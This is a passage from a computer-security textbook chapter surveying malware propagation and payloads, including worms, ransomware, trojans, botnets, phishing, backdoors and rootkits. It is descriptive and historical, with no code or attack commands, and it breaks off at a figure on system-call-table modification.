In late 2011, the Duqu worm was discovered, which uses code related to that in Stuxnet. Its aim is different, being cyber-espionage, though it appears to also target the Iranian nuclear program. Another prominent, recent, cyber-espionage worm is the Flame family, which was discovered in 2012 and appears to target Middle-Eastern countries. Despite the specific target areas for these various worms, their infection strategies have been so successful that they have been identified on computer systems in a very large number of countries, including on systems kept physically isolated from the general Internet. This reinforces the need for significantly improved countermeasures to resist such infections.

In May 2017, the WannaCry ransomware attack spread extremely rapidly over a period of hours to days, infecting hundreds of thousands of systems belonging to both public and private organisations in more than 150 countries (US-CERT Alert TA17-132A) [GOOD17]. It spread as a worm by aggressively scanning both local and random remote networks, attempting to exploit a vulnerability in the SMB file sharing service on unpatched Windows systems. This rapid spread was only slowed by the accidental activation of a "kill-switch" domain by a UK security researcher, whose existence was checked for in the initial versions of this malware. Once installed on infected systems, it also encrypted files, demanding a ransom payment to recover them, as we will discuss later.

State of Worm Technology

The state of the art in worm technology includes the following:

- **Multiplatform:** Newer worms are not limited to Windows machines but can attack a variety of platforms, especially the popular varieties of UNIX; or exploit macro or scripting languages supported in popular document types.
- **Multi-exploit:** New worms penetrate systems in a variety of ways, using exploits against Web servers, browsers, e-mail, file sharing, and other network-based applications; or via shared media.
- **Ultrafast spreading:** Exploit various techniques to optimize the rate of spread of a worm to maximize its likelihood of locating as many vulnerable machines as possible in a short time period.
- **Polymorphic:** To evade detection, skip past filters, and foil real-time analysis, worms adopt virus polymorphic techniques. Each copy of the worm has new code generated on the fly using functionally equivalent instructions and encryption techniques.
- **Metamorphic:** In addition to changing their appearance, metamorphic worms have a repertoire of behavior patterns that are unleashed at different stages of propagation.
- **Transport vehicles:** Because worms can rapidly compromise a large number of systems, they are ideal for spreading a wide variety of malicious payloads, such as distributed denial-of-service bots, rootkits, spam e-mail generators, and spyware.
- **Zero-day exploit:** To achieve maximum surprise and distribution, a worm should exploit an unknown vulnerability that is only discovered by the general network community when the worm is launched. In 2015, 54 zero-day exploits were discovered and exploited, significantly more than in previous years [SYMA16]. Many of these were in common computer and mobile software. Some, though, were in common libraries and development packages, and some in industrial control systems. This indicates the range of systems being targeted.

Mobile Code

NIST SP 800-28 (*Guidelines on Active Content and Mobile Code*, March 2008) defines mobile code as programs (e.g., script, macro, or other portable instruction) that can be shipped unchanged to a heterogeneous collection of platforms and executed with identical semantics.

Mobile code is transmitted from a remote system to a local system then executed on the local system without the user's explicit instruction. Mobile code often acts as a mechanism for a virus, worm, or Trojan horse to be transmitted to the user's workstation. In other cases, mobile code takes advantage of vulnerabilities to perform its own exploits, such as unauthorized data access or root compromise. Popular vehicles for mobile code include Java applets, ActiveX, JavaScript, and VBScript. The most common methods of using mobile code for malicious operations on local system are cross-site scripting, interactive and dynamic websites, e-mail attachments, and downloads from untrusted sites or of untrusted software.

Mobile Phone Worms

Worms first appeared on mobile phones with the discovery of the Cabir worm in 2004, then Lasco and CommWarrior in 2005. These worms communicate through Bluetooth wireless connections or via the multimedia messaging service (MMS). The target is the smartphone, which is a mobile phone that permits users to install software applications from sources other than the cellular network operator. All these early mobile worms targeted mobile phones using the Symbian operating system. More recent malware targets Android and iPhone systems. Mobile phone malware can completely disable the phone, delete data on the phone, or force the device to send costly messages to premium-priced numbers.

The CommWarrior worm replicates by means of Bluetooth to other phones in the receiving area. It also sends itself as an MMS file to numbers in the phone's address book and in automatic replies to incoming text messages and MMS messages. In addition, it copies itself to the removable memory card and inserts itself into the program installation files on the phone.

Although these examples demonstrate that mobile phone worms are possible, the vast majority of mobile phone malware observed use trojan apps to install themselves [SYMA16].

Client-Side Vulnerabilities and Drive-by-Downloads

Another approach to exploiting software vulnerabilities involves the exploit of bugs in user applications to install malware. A common technique exploits browser and plugin vulnerabilities so when the user views a webpage controlled by the attacker, it contains code that exploits the bug to download and install malware on the system without the user's knowledge or consent. This is known as a **drive-by-download** and is a common exploit in recent attack kits. Multiple vulnerabilities in the Adobe Flash Player and Oracle Java plugins have been exploited by attackers over many years, to the point where many browsers are now removing support for them. In most cases, this malware does not actively propagate as a worm does, but rather waits for unsuspecting users to visit the malicious webpage in order to spread to their systems [SYMA16].

In general, drive-by-download attacks are aimed at anyone who visits a compromised site and is vulnerable to the exploits used. **Watering-hole attacks** are a variant of this used in highly targeted attacks. The attacker researches their intended victims to identify websites they are likely to visit, then scans these sites to identify those with vulnerabilities that allow their compromise with a drive-by-download attack. They then wait for one of their intended victims to visit one of the compromised sites. Their attack code may even be written so that it will only infect systems belonging to the target organization, and take no action for other visitors to the site. This greatly increases the likelihood of the site compromise remaining undetected.

Malvertising is another technique used to place malware on websites without actually compromising them. The attacker pays for advertisements that are highly likely to be placed on their intended target websites, and which incorporate malware in them. Using these malicious adds, attackers can infect visitors to sites displaying them. Again, the malware code may be dynamically generated to either reduce the chance of detection, or to only infect specific systems. Malvertising has grown rapidly in recent years, as they are easy to place on desired websites with few questions asked,

and are hard to track. Attackers have placed these ads for as little as a few hours, when they expect their intended victims could be browsing the targeted websites, greatly reducing their visibility [SYMA16].

Other malware may target common PDF viewers to also download and install malware without the user's consent when they view a malicious PDF document [STEV11]. Such documents may be spread by spam e-mail, or be part of a targeted phishing attack, as we will discuss in the next section.

Clickjacking

Clickjacking, also known as a *user-interface (UI) redress attack*, is a vulnerability used by an attacker to collect an infected user's clicks. The attacker can force the user to do a variety of things from adjusting the user's computer settings to unwittingly sending the user to websites that might have malicious code. Also, by taking advantage of Adobe Flash or JavaScript, an attacker could even place a button under or over a legitimate button, making it difficult for users to detect. A typical attack uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is hijacking clicks meant for one page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their e-mail or bank account, but are instead typing into an invisible frame controlled by the attacker.

There is a wide variety of techniques for accomplishing a clickjacking attack, and new techniques are developed as defenses to older techniques are put in place. [NIEM11] and [STON10] are useful discussions.

6.5 PROPAGATION—SOCIAL ENGINEERING—SPAM E-MAIL, TROJANS

The final category of malware propagation we consider involves social engineering, "tricking" users to assist in the compromise of their own systems or personal information. This can occur when a user views and responds to some SPAM e-mail, or permits the installation and execution of some Trojan horse program or scripting code.

Spam (Unsolicited Bulk) E-Mail

With the explosive growth of the Internet over the last few decades, the widespread use of e-mail, and the extremely low cost required to send large volumes of e-mail, has come the rise of unsolicited bulk e-mail, commonly known as spam. [SYMA16] notes that more than half of inbound business e-mail traffic is still spam, despite a gradual decline in recent years. This imposes significant costs on both the network infrastructure needed to relay this traffic, and on users who need to filter their legitimate e-mails out of this flood. In response to this explosive growth, there has been the equally rapid growth of the anti-spam industry that provides products to detect and filter spam e-mails. This has led to an arms race between the spammers devising techniques to sneak their content through, and with the defenders, efforts to block them [KREI09].

However, the spam problem continues, as spammers exploit other means of reaching their victims. This includes the use of social media, reflecting the rapid growth in the use of these networks. For example, [SYMA16] described a successful weight-loss spam campaign that exploited hundreds of thousands of fake Twitter accounts, mutually supporting and reinforcing each other, to increase their credibility and likelihood of users following them, and then falling for the scam. Social network scams often rely on victims sharing the scam, or on fake offers with incentives, to assist their spread.

While some spam e-mail is sent from legitimate mail servers using stolen user credentials, most recent spam is sent by botnets using compromised user systems, as we will discuss in Section 6.6. A significant portion of spam e-mail content is just advertising, trying to convince the recipient to purchase some product online, such as pharmaceuticals, or used in scams, such as stock, romance or fake trader scams, or money mule job ads. But spam is also a significant carrier of malware. The e-mail may have an attached document, which, if opened, may exploit a software vulnerability to install malware on the user's system, as we discussed in the previous section. Or, it may have an attached Trojan horse program or scripting code that, if run, also installs malware on the user's system. Some Trojans avoid the need for user agreement by exploiting a software vulnerability in order to install themselves, as we will discuss next. Finally the spam may be used in a phishing attack, typically directing the user either to a fake website that mirrors some legitimate service, such as an online banking site, where it attempts to capture the user's login and password details; or to complete some form with sufficient personal details to allow the attacker to impersonate the user in an identity theft. In recent years, the evolving criminal marketplace makes phishing campaigns easier by selling packages to scammers that largely automate the process of running the scam [SYMA16]. All of these uses make spam e-mails a significant security concern. However, in many cases, it requires the user's active choice to view the e-mail and any attached document, or to permit the installation of some program, in order for the compromise to occur. Hence the importance of providing appropriate security awareness training to users, so they are better able to recognize and respond appropriately to such e-mails, as we will discuss in Chapter 17.

Trojan Horses

A Trojan horse[2] is a useful, or apparently useful, program or utility containing hidden code that, when invoked, performs some unwanted or harmful function.

Trojan horse programs can be used to accomplish functions indirectly that the attacker could not accomplish directly. For example, to gain access to sensitive, personal information stored in the files of a user, an attacker could create a Trojan horse program that, when executed, scans the user's files for the desired sensitive information and sends a copy of it to the attacker via a webform or e-mail or text message. The author could then entice users to run the program by incorporating it into a game or useful utility program, and making it available via a known software

[2]In Greek mythology, the Trojan horse was used by the Greeks during their siege of Troy. Epeios constructed a giant hollow wooden horse in which 30 of the most valiant Greek heroes concealed themselves. The rest of the Greeks burned their encampment and pretended to sail away but actually hid nearby. The Trojans, convinced the horse was a gift and the siege over, dragged the horse into the city. That night, the Greeks emerged from the horse and opened the city gates to the Greek army. A bloodbath ensued, resulting in the destruction of Troy and the death or enslavement of all its citizens.

distribution site or app store. This approach has been used recently with utilities that "claim" to be the latest anti-virus scanner, or security update, for systems, but which are actually malicious Trojans, often carrying payloads such as spyware that searches for banking credentials. Hence, users need to take precautions to validate the source of any software they install.

Trojan horses fit into one of three models:

- Continuing to perform the function of the original program and additionally performing a separate malicious activity.
- Continuing to perform the function of the original program but modifying the function to perform malicious activity (e.g., a Trojan horse version of a login program that collects passwords) or to disguise other malicious activity (e.g., a Trojan horse version of a process listing program that does not display certain processes that are malicious).
- Performing a malicious function that completely replaces the function of the original program.

Some Trojans avoid the requirement for user assistance by exploiting some software vulnerability to enable their automatic installation and execution. In this, they share some features of a worm, but unlike it, they do not replicate. A prominent example of such an attack was the Hydraq Trojan used in Operation Aurora in 2009 and early 2010. This exploited a vulnerability in Internet Explorer to install itself, and targeted several high-profile companies. It was typically distributed using either spam e-mail or via a compromised website using a "watering-hole" attack. Tech Support Scams are a growing social engineering concern. These involve call centers calling users about non-existent problems on their computer systems. If the users respond, the attackers try to sell them bogus tech support or ask them to install Trojan malware or other unwanted applications on their systems, all while claiming this will fix their problem [SYMA16].

Mobile Phone Trojans

Mobile phone Trojans also first appeared in 2004 with the discovery of Skuller. As with mobile worms, the target is the smartphone, and the early mobile Trojans targeted Symbian phones. More recently, a significant number of Trojans have been detected that target Android phones and Apple iPhones. These Trojans are usually distributed via one or more of the app marketplaces for the target phone O/S.

The rapid growth in smartphone sales and use, which increasingly contain valuable personal information, make them an attractive target for criminals and other attackers. Given five in six new phones run Android, they are a key target [SYMA16]. The number of vulnerabilities discovered in, and malware families targeting these phones, have both increased steadily in recent years. Recent examples include a phishing Trojan that tricks the user into entering their banking details, and ransomware that mimics Google's design style to appear more legitimate and intimidating.

The tighter controls that Apple impose on their app store, mean that many iPhone Trojans target "jail-broken" phones, and are distributed via unofficial sites. However a number of versions of the iPhone O/S contained some form of graphic or PDF vulnerability. Indeed these vulnerabilities were the main means used to "jail-break" the phones. But they also provided a path that malware could use to target the phones. While Apple has fixed a number of these vulnerabilities, new variants

continued to be discovered. This is yet another illustration of just how difficult it is, for even well- resourced organizations, to write secure software within a complex system, such as an operating system. We will return to this topic in Chapters 10 and 11. More recently in 2015, XcodeGhost malware was discovered in a number of legitimate Apple Store apps. The apps were not intentionally designed to be malicious, but their developers used a compromised Xcode development system that covertly installed the malware as the apps were created [SYMA16]. This is one of several examples of attackers exploiting the development or enterprise provisioning infrastructure to assist malware distribution.

6.6 PAYLOAD—SYSTEM CORRUPTION

Once malware is active on the target system, the next concern is what actions it will take on this system. That is, what payload does it carry? Some malware has a nonexistent or nonfunctional payload. Its only purpose, either deliberate or due to accidental early release, is to spread. More commonly, it carries one or more payloads that perform covert actions for the attacker.

An early payload seen in a number of viruses and worms resulted in data destruction on the infected system when certain trigger conditions were met [WEAV03]. A related payload is one that displays unwanted messages or content on the user's system when triggered. More seriously, another variant attempts to inflict real-world damage on the system. All of these actions target the integrity of the computer system's software or hardware, or of the user's data. These changes may not occur immediately, but only when specific trigger conditions are met that satisfy their logic-bomb code.

Data Destruction and Ransomware

The Chernobyl virus is an early example of a destructive parasitic memory-resident Windows-95 and 98 virus, which was first seen in 1998. It infects executable files when they are opened. And when a trigger date is reached, the virus deletes data on the infected system by overwriting the first megabyte of the hard drive with zeroes, resulting in massive corruption of the entire file system. This first occurred on April 26, 1999, when estimates suggest more than one million computers were affected.

Similarly, the Klez mass-mailing worm is an early example of a destructive worm infecting Windows-95 to XP systems, and was first seen in October 2001. It spreads by e-mailing copies of itself to addresses found in the address book and in files on the system. It can stop and delete some anti-virus programs running on the system. On trigger dates, being the 13th of several months each year, it causes files on the local hard drive to become empty.

As an alternative to just destroying data, some malware encrypts the user's data, and demands payment in order to access the key needed to recover this information. This is known as **ransomware**. The PC Cyborg Trojan seen in 1989 was an early example of this. However, around mid-2006, a number of worms and Trojans appeared, such as the Gpcode Trojan, that used public-key cryptography with increasingly larger key sizes to encrypt data. The user needed to pay a ransom, or to make a purchase from certain sites, in order to receive the key to decrypt this data. While earlier instances used weaker cryptography that could be cracked without paying the

ransom, the later versions using public-key cryptography with large key sizes could not be broken this way. [SYMA16, VERI16] note that ransomware is a growing challenge, comprising one of the most common types of malware installed on systems, and is often spread via "drive-by-downloads" or via SPAM e-mails.

The WannaCry ransomware, that we mentioned earlier in our discussion of Worms, infected a large number of systems in many countries in May 2017. When installed on infected systems, it encrypted a large number of files matching a list of particular file types, and then demanded a ransom payment in Bitcoins to recover them. Once this had occurred, recovery of this information was generally only possible if the organization had good backups, and an appropriate incident response and disaster recovery plan, as we will discuss in Chapter 17. The WannaCry ransomware attack generated a significant amount of media attention, in part due to the large number of affected organizations, and the significant costs they incurred in recovering from it. The targets for these attacks have widened beyond personal computer systems to include mobile devices and Linux servers. And tactics such as threatening to publish sensitive personal information, or to permanently destroy the encryption key after a short period of time, are sometimes used to increase the pressure on the victim to pay up.

Real-World Damage

A further variant of system corruption payloads aims to cause damage to physical equipment. The infected system is clearly the device most easily targeted. The Chernobyl virus mentioned above not only corrupts data, but attempts to rewrite the BIOS code used to initially boot the computer. If it is successful, the boot process fails, and the system is unusable until the BIOS chip is either re-programmed or replaced.

More recently, the Stuxnet worm that we discussed previously targets some specific industrial control system software as its key payload [CHEN11, KUSH13]. If control systems using certain Siemens industrial control software with a specific configuration of devices are infected, then the worm replaces the original control code with code that deliberately drives the controlled equipment outside its normal operating range, resulting in the failure of the attached equipment. The centrifuges used in the Iranian uranium enrichment program were strongly suspected as the target, with reports of much higher than normal failure rates observed in them over the period when this worm was active. As noted in our earlier discussion, this has raised concerns over the use of sophisticated targeted malware for industrial sabotage.

The British Government's 2015 Security and Defense Review noted their growing concerns over the use of cyber attacks against critical infrastructure by both state-sponsored and non state actors. The December 2015 attack that disrupted Ukrainian power systems shows these concerns are well-founded, given that much critical infrastructure is not sufficiently hardened to resist such attacks [SYMA16].

Logic Bomb

A key component of data-corrupting malware is the logic bomb. The logic bomb is code embedded in the malware that is set to "explode" when certain conditions are met. Examples of conditions that can be used as triggers for a logic bomb are the presence or absence of certain files or devices on the system, a particular day of the week or date, a particular version or configuration of some software, or a particular

user running the application. Once triggered, a bomb may alter or delete data or entire files, cause a machine to halt, or do some other damage.

A striking example of how logic bombs can be employed was the case of Tim Lloyd, who was convicted of setting a logic bomb that cost his employer, Omega Engineering, more than $10 million, derailed its corporate growth strategy, and eventually led to the layoff of 80 workers [GAUD00]. Ultimately, Lloyd was sentenced to 41 months in prison and ordered to pay $2 million in restitution.

6.7 PAYLOAD—ATTACK AGENT—ZOMBIE, BOTS

The next category of payload we discuss is where the malware subverts the computational and network resources of the infected system for use by the attacker. Such a system is known as a bot (robot), zombie or drone, and secretly takes over another Internet-attached computer then uses that computer to launch or manage attacks that are difficult to trace to the bot's creator. The bot is typically planted on hundreds or thousands of computers belonging to unsuspecting third parties. The compromised systems are not just personal computers, but include servers, and recently embedded devices such as routers or surveillance cameras. The collection of bots often is capable of acting in a coordinated manner; such a collection is referred to as a **botnet**. This type of payload attacks the integrity and availability of the infected system.

Uses of Bots

[HONE05] lists the following uses of bots:

- **Distributed denial-of-service (DDoS) attacks:** A DDoS attack is an attack on a computer system or network that causes a loss of service to users. We will examine DDoS attacks in Chapter 7.
- **Spamming:** With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of bulk e-mail (spam).
- **Sniffing traffic:** Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords.
- **Keylogging:** If the compromised machine uses encrypted communication channels (e.g., HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless because the appropriate key to decrypt the packets is missing. But by using a keylogger, which captures keystrokes on the infected machine, an attacker can retrieve sensitive information.
- **Spreading new malware:** Botnets are used to spread new bots. This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP. A botnet with 10,000 hosts that acts as the start base for a worm or mail virus allows very fast spreading and thus causes more harm.
- **Installing advertisement add-ons and browser helper objects (BHOs):** Botnets can also be used to gain financial advantages. This works by setting up a fake website with some advertisements: The operator of this website negotiates a deal with some hosting companies that pay for clicks on ads. With the help of a

botnet, these clicks can be "automated" so instantly a few thousand bots click on the pop-ups. This process can be further enhanced if the bot hijacks the start-page of a compromised machine so the "clicks" are executed each time the victim uses the browser.

- **Attacking IRC chat networks:** Botnets are also used for attacks against Internet Relay Chat (IRC) networks. Popular among attackers is especially the so-called clone attack: In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network. The victim is flooded by service requests from thousands of bots or thousands of channel-joins by these cloned bots. In this way, the victim IRC network is brought down, similar to a DDoS attack.
- **Manipulating online polls/games:** Online polls/games are getting more and more attention and it is rather easy to manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way.

Remote Control Facility

The remote control facility is what distinguishes a bot from a worm. A worm propagates itself and activates itself, whereas a bot is controlled by some form of command-and-control (C&C) server network. This contact does not need to be continuous, but can be initiated periodically when the bot observes it has network access.

An early means of implementing the remote control facility used an IRC server. All bots join a specific channel on this server and treat incoming messages as commands. More recent botnets tend to avoid IRC mechanisms and use covert communication channels via protocols such as HTTP. Distributed control mechanisms, using peer-to-peer protocols, are also used, to avoid a single point of failure.

Originally these C&C servers used fixed addresses, which meant they could be located and potentially taken over or removed by law enforcement agencies. Some more recent malware families have used techniques such as the automatic generation of very large numbers of server domain names that the malware will try to contact. If one server name is compromised, the attackers can setup a new server at another name they know will be tried. To defeat this requires security analysts to reverse engineer the name generation algorithm, and to then attempt to gain control over all of the extremely large number of possible domains. Another technique used to hide the servers is fast-flux DNS, where the address associated with a given server name is frequently changed, often every few minutes, to rotate over a large number of server proxies, usually other members of the botnet. Such approaches hinder attempts by law enforcement agencies to respond to the botnet threat.

Once a communications path is established between a control module and the bots, the control module can manage the bots. In its simplest form, the control module simply issues command to the bot that causes the bot to execute routines that are already implemented in the bot. For greater flexibility, the control module can issue update commands that instruct the bots to download a file from some Internet location and execute it. The bot in this latter case becomes a more general-purpose tool that can be used for multiple attacks. The control module can also collect information gathered by the bots that the attacker can then exploit. One effective counter measure against a botnet is to take-over or shutdown its C&C network. Increasing cooperation and coordination between law enforcement agencies in a number of

countries resulted in a growing number of successful C&C seizures in recent years [SYMA16], and the consequent suppression of their associated botnets. These actions also resulted in criminal charges on a number of people associated with them.

6.8 PAYLOAD—INFORMATION THEFT—KEYLOGGERS, PHISHING, SPYWARE

We now consider payloads where the malware gathers data stored on the infected system for use by the attacker. A common target is the user's login and password credentials to banking, gaming, and related sites, which the attacker then uses to impersonate the user to access these sites for gain. Less commonly, the payload may target documents or system configuration details for the purpose of reconnaissance or espionage. These attacks target the confidentiality of this information.

Credential Theft, Keyloggers, and Spyware

Typically, users send their login and password credentials to banking, gaming, and related sites over encrypted communication channels (e.g., HTTPS or POP3S), which protect them from capture by monitoring network packets. To bypass this, an attacker can install a **keylogger**, which captures keystrokes on the infected machine to allow an attacker to monitor this sensitive information. Since this would result in the attacker receiving a copy of all text entered on the compromised machine, keyloggers typically implement some form of filtering mechanism that only returns information close to desired keywords (e.g., "login" or "password" or "paypal.com").

In response to the use of keyloggers, some banking and other sites switched to using a graphical applet to enter critical information, such as passwords. Since these do not use text entered via the keyboard, traditional keyloggers do not capture this information. In response, attackers developed more general **spyware** payloads, which subvert the compromised machine to allow monitoring of a wide range of activity on the system. This may include monitoring the history and content of browsing activity, redirecting certain webpage requests to fake sites controlled by the attacker, and dynamically modifying data exchanged between the browser and certain websites of interest, all of which can result in significant compromise of the user's personal information.

The Zeus banking Trojan, created from its crimeware toolkit, is a prominent example of such spyware that has been widely deployed [BINS10]. It steals banking and financial credentials using both a keylogger and capturing and possibly altering form data for certain websites. It is typically deployed using either spam e-mails or via a compromised website in a "drive-by-download."

Phishing and Identity Theft

Another approach used to capture a user's login and password credentials is to include a URL in a spam e-mail that links to a fake website controlled by the attacker, but which mimics the login page of some banking, gaming, or similar site. This is normally included in some message suggesting that urgent action is required by the user to authenticate their account, to prevent it being locked. If the user is careless, and does not realize that they are being conned, then following the link and supplying the

requested details will certainly result in the attackers exploiting their account using the captured credentials.

More generally, such a spam e-mail may direct a user to a fake website controlled by the attacker, or to complete some enclosed form and return to an e-mail accessible to the attacker, which is used to gather a range of private, personal, information on the user. Given sufficient details, the attacker can then "assume" the user's identity for the purpose of obtaining credit, or sensitive access to other resources. This is known as a **phishing** attack and exploits social engineering to leverage user's trust by masquerading as communications from a trusted source [GOLD10].

Such general spam e-mails are typically widely distributed to very large numbers of users, often via a botnet. While the content will not match appropriate trusted sources for a significant fraction of the recipients, the attackers rely on it reaching sufficient users of the named trusted source, a gullible portion of whom will respond, for it to be profitable.

A more dangerous variant of this is the **spear-phishing** attack. This again is an e-mail claiming to be from a trusted source, but containing malicious attachments disguised as fake invoices, office documents, or other expected content. However, the recipients are carefully researched by the attacker, and each e-mail is carefully crafted to suit its recipient specifically, often quoting a range of information to convince them of its authenticity. This greatly increases the likelihood of the recipient responding as desired by the attacker. This type of attack is particularly used in industrial and other forms of espionage, or in financial fraud such as bogus wire-transfer authorizations, by well-resourced organizations. Whether as a result of phishing, drive-by-download, or direct hacker attack, the number of incidents, and the quantity of personal records exposed, continues to grow. For example, the Anthem medical data breach in January 2015 exposed more than 78 million personal information records that could potentially be used for identity theft. The well-resourced Black Vine cyber-espionage group is thought responsible for this attack [SYMA16].

Reconnaissance, Espionage, and Data Exfiltration

Credential theft and identity theft are special cases of a more general reconnaissance payload, which aims to obtain certain types of desired information and return this to the attacker. These special cases are certainly the most common; however, other targets are known. Operation Aurora in 2009 used a Trojan to gain access to and potentially modify source code repositories at a range of high tech, security, and defense contractor companies [SYMA16]. The Stuxnet worm discovered in 2010 included capture of hardware and software configuration details in order to determine whether it had compromised the specific desired target systems. Early versions of this worm returned this same information, which was then used to develop the attacks deployed in later versions [CHEN11, KUSH13]. There are a number of other high-profile examples of mass record exposure. These include the Wikileaks leak of sensitive military and diplomatic documents by Chelsea (born Bradley) Manning in 2010, and the release of information on NSA surveillance programs by Edward Snowden in 2013. Both of these are examples of insiders exploiting their legitimate access rights to release information for ideological reasons. And both resulted in significant global discussion and debate on the consequences of these actions. In contrast, the 2015 release of personal information on the users of the Ashley Madison

adult website, and the 2016 Panama Papers leak of millions of documents relating to off-shore entities used as tax havens in at least some cases, are thought to have been carried out by outside hackers attacking poorly secured systems. Both have resulted in serious consequences for some of the people named in these leaks.

APT attacks may result in the loss of large volumes of sensitive information, which is sent, exfiltrated from the target organization, to the attackers. To detect and block such data exfiltration requires suitable "data-loss" technical counter measures that manage either access to such information, or its transmission across the organization's network perimeter.

6.9 PAYLOAD—STEALTHING—BACKDOORS, ROOTKITS

The final category of payload we discuss concerns techniques used by malware to hide its presence on the infected system, and to provide covert access to that system. This type of payload also attacks the integrity of the infected system.

Backdoor

A **backdoor**, also known as a **trapdoor**, is a secret entry point into a program that allows someone who is aware of the backdoor to gain access without going through the usual security access procedures. Programmers have used backdoors legitimately for many years to debug and test programs; such a backdoor is called a maintenance hook. This usually is done when the programmer is developing an application that has an authentication procedure, or a long setup, requiring the user to enter many different values to run the application. To debug the program, the developer may wish to gain special privileges or to avoid all the necessary setup and authentication. The programmer may also want to ensure that there is a method of activating the program should something be wrong with the authentication procedure that is being built into the application. The backdoor is code that recognizes some special sequence of input or is triggered by being run from a certain user ID or by an unlikely sequence of events.

Backdoors become threats when unscrupulous programmers use them to gain unauthorized access. The backdoor was the basic idea for the vulnerability portrayed in the 1983 movie *War Games*. Another example is that during the development of Multics, penetration tests were conducted by an Air Force "tiger team" (simulating adversaries). One tactic employed was to send a bogus operating system update to a site running Multics. The update contained a Trojan horse that could be activated by a backdoor and that allowed the tiger team to gain access. The threat was so well-implemented that the Multics developers could not find it, even after they were informed of its presence [ENGE80].

In more recent times, a backdoor is usually implemented as a network service listening on some non-standard port that the attacker can connect to and issue commands through to be run on the compromised system. The WannaCry ransomware, that we described earlier in this chapter, included such a backdoor.

It is difficult to implement operating system controls for backdoors in applications. Security measures must focus on the program development and software update activities, and on programs that wish to offer a network service.

Rootkit

A rootkit is a set of programs installed on a system to maintain covert access to that system with administrator (or root)[3] privileges, while hiding evidence of its presence to the greatest extent possible. This provides access to all the functions and services of the operating system. The rootkit alters the host's standard functionality in a malicious and stealthy way. With root access, an attacker has complete control of the system and can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand.

A rootkit can make many changes to a system to hide its existence, making it difficult for the user to determine that the rootkit is present and to identify what changes have been made. In essence, a rootkit hides by subverting the mechanisms that monitor and report on the processes, files, and registries on a computer.

A rootkit can be classified using the following characteristics:

- **Persistent:** Activates each time the system boots. The rootkit must store code in a persistent store, such as the registry or file system, and configure a method by which the code executes without user intervention. This means it is easier to detect, as the copy in persistent storage can potentially be scanned.
- **Memory based:** Has no persistent code and therefore cannot survive a reboot. However, because it is only in memory, it can be harder to detect.
- **User mode:** Intercepts calls to APIs (application program interfaces) and modifies returned results. For example, when an application performs a directory listing, the return results do not include entries identifying the files associated with the rootkit.
- **Kernel mode:** Can intercept calls to native APIs in kernel mode.[4] The rootkit can also hide the presence of a malware process by removing it from the kernel's list of active processes.
- **Virtual machine based:** This type of rootkit installs a lightweight virtual machine monitor, then runs the operating system in a virtual machine above it. The rootkit can then transparently intercept and modify states and events occurring in the virtualized system.
- **External mode:** The malware is located outside the normal operation mode of the targeted system, in BIOS or system management mode, where it can directly access hardware.

This classification shows a continuing arms race between rootkit authors, who exploit ever more stealthy mechanisms to hide their code, and those who develop mechanisms to harden systems against such subversion, or to detect when it has occurred. Much of this advance is associated with finding "layer-below" forms of attack. The early rootkits worked in user mode, modifying utility programs and libraries in order

[3]On UNIX systems, the administrator, or *superuser*, account is called root; hence the term *root access*.

[4]The kernel is the portion of the OS that includes the most heavily used and most critical portions of software. Kernel mode is a privileged mode of execution reserved for the kernel. Typically, kernel mode allows access to regions of main memory that are unavailable to processes executing in a less-privileged mode, and also enables execution of certain machine instructions that are restricted to the kernel mode.

to hide their presence. The changes they made could be detected by code in the kernel, as this operated in the layer below the user. Later-generation rootkits used more stealthy techniques, as we will discuss next.

Kernel Mode Rootkits

The next generation of rootkits moved down a layer, making changes inside the kernel and co-existing with the operating systems code, in order to make their detection much harder. Any "anti-virus" program would now be subject to the same "low-level" modifications that the rootkit uses to hide its presence. However, methods were developed to detect these changes.


Programs operating at the user level interact with the kernel through system calls. Thus, system calls are a primary target of kernel-level rootkits to achieve concealment. As an example of how rootkits operate, we look at the implementation of system calls in Linux. In Linux, each system call is assigned a unique *syscall number*. When a user-mode process executes a system call, the process refers to the system call by this number. The kernel maintains a system call table with one entry per system call routine; each entry contains a pointer to the corresponding routine. The syscall number serves as an index into the system call table.

[LEVI06] lists three techniques that can be used to change system calls:

- **Modify the system call table:** The attacker modifies selected syscall addresses stored in the system call table. This enables the rootkit to direct a system call away from the legitimate routine to the rootkit's replacement. Figure 6.3 shows how the knark rootkit achieves this.
- **Modify system call table targets:** The attacker overwrites selected legitimate system call routines with malicious code. The system call table is not changed.
- **Redirect the system call table:** The attacker redirects references to the entire system call table to a new table in a new kernel memory location.

Virtual Machine and Other External Rootkits

The latest generation of rootkits uses code that is entirely invisible to the targeted operating system. This can be done using a rogue or compromised virtual machine



(a) Normal kernel memory layout

(b) After knark install

Figure 6.3 System Call Table Modification by Rootkit

